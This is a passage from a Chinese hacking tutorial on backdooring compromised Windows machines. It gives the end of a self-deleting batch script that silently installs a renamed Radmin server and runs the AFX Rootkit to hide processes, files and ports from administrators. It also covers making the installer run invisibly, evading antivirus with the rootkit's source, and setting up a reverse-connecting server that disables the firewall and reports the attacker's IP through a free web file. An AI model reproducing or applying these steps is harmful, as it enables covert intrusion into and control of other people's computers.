@del raddrv.dll
@del root.exe

@cd %SYSTEMROOT%\system32\driver
@Wmsrv.exe /install /silence
@rundll32.exe setupapi,InstallHinfSection DefaultInstall 128 %CD%\radminreg.inf @net start wmsrv
@rundll32.exe setupapi,InstallHinfSection DefaultInstall 128 %CD%\Radmin.inf
@root.exe /i
@del Delradmin.inf
@del radminreg.inf
@del Radmin.inf
@:END
@del %0
```

注意：批处理最后一行没有回车符。否则会因为正在运行而无法删除自己。

说明：Wmipd.exe是r_server.exe修改后的名称。root.exe是AFX Rootkit 2005工具程序，为了达到隐藏设定的目标不被列出，这个程序修改了部分WIndows API现在的版本能做到隐藏：(1)进程；(2)句柄；(3)模块；(4)文件及目录；(5)注册表键值；(6)服务；(7)TCP/UDP端口；(8)系统任务栏图标。

首先，我们在系统目录%SYSTEMROOT%\system32下新建个driver目录（和drivers很像不容易引起管理员的注意）。自解压程序把文件都释放到driver目录下，Radmin安装启动后，我们可以使用命令netstat -an查看本机开放的端口（图2）。（偶配置的Radmin服务程序端口为：1985 密码为：hackbase）




图 2

我们在CMD下输入下列命令Start C:\WINNT\System32\Driver\root.exe /i这样driver目录及其中的文件和运行文件的进程、端口就全部隐藏了，这样把木马程序处理后，连非常有经验的网管也查杀不了偶的小马了（图3）。但是偶的小马还是能够偷偷地在肉鸡中任马行空的运行（图4），够阴的吧~~~




图 3




图 4

目前杀毒软件已经把AFX Rootkit 2005列为病毒查杀了，偶把程序源代码一并打包送给大家。如果你有心，可以自己参考代码做下防查杀病毒处理。

剩下的工作就是把这些程序打包了，详细方法请参考《狙击

4899 肉鸡》。此外，再补充一句，有的朋友可能发现了自解压文件运行批处理文件会闪出一个黑漆漆的命令行窗口。解决的方法有3种：

1.平时我们喜欢把自解压文件摸块设置为默认的Default.SFX（Windows 图形界面RAR），它作为后门安装的缺点是：一个是在某些命令行控制情况下不能运行；另一个就是大家看到的闪出一个黑漆漆的命令行窗口。所以，偶推荐使用Dos.SFX（DOS RAR自解压模块），这样能避免很多麻烦。

2.可以利用一些脚本语言达到隐藏运行的目的，大家可以参考vbs文件和js文件脚本的用法实现。

3.我们可以把.bat批处理文件转换成.exe格式。使用到的工具分别为bat2com.exe和com2exe.exe，利用这两个工具"移花接木"就没有讨厌的窗口了^_^

三、争强好胜

找到一个好肉鸡就像吃了顿美味一样，让我们兴奋地一夜睡不好觉；做梦都笑出声了，嘿嘿（台下不知道谁来了这么一句："瞧你没出息的样，没见多大世面……"）。可是来之不易的"天赐"美味肉鸡，不能让它轻易飞掉啊！

现在优秀反弹木马彼彼皆是，灰鸽子和黑洞都是其中的佼佼者。偶钟爱的Radmin相应的也提供了反弹功能，这里偶就介绍下"黑社会 V2.0"中包含的Radmin反弹定位功能。

首先，运行"黑社会 V2.0"在菜单栏中选择"反弹"，配置反弹连接的方式。选择"IP定位器"选项，在"服务端生成器（IP定位）"中选择适合您的自动上线提示方式：

1. 静态IP是提供拥有独立的静态IP用户使用的。

2.动态域名是提供动态域名解析系统服务商，为了方便没有固定IP的用户解析IP地址而开设的服务。可是"黑社会 V2.0"没有提供这类连接的方法，所以必须在所申请动态域名服务的相关网站下载并安装更新IP的软件。（偶觉得麻烦就舍弃这种方法，呵呵）特别说明下"动态域名"和"域名转向"是不同的概念，请您不要混淆。

3.网页文件IP更新是提供像偶这样没有固定IP，还觉得安装动态域名更新软件麻烦的小菜鸟们的首选，我们可以在网上找到很多的免费空间来使用。

偶选择的是"网页文件"自动更新IP，输入申请的免费空间http://shell520.91i.net/ip.txt，钩选上"自动关闭防火墙"，单击"生成服务端"。之后我们就要把生成的服务端放到配置的Radmin自解压文件中让它运行（图5）。




图 5

我们在想连接4899肉鸡的时候，要先把本机的IP解析给网页空间。选择"IP更新"，在"FTP更新IP"标签下输入您的网页空间信息，然后单击"更新IP到FTP空间"，提示"更新IP完毕"（图6）。您能够发现在空间根目录下的ip.txt文件中写的是您更新后的IP地址，这样就起到了转向的目的。所有配置工作完毕后，打开"进入监听模式"，我们的肉鸡就飞到鸡笼里来了，还有语音提示的哦！由于我们使用的是空间更新IP，所以要比126或YEAH的域名更新更快更稳定！然后在"导入到主机列表的端口"后面输入您设置的Radmin服务端口（图7），把所有肉鸡都添加到"黑社会"中统一管理，吃一顿鸡肉大餐。




图 6




图 7

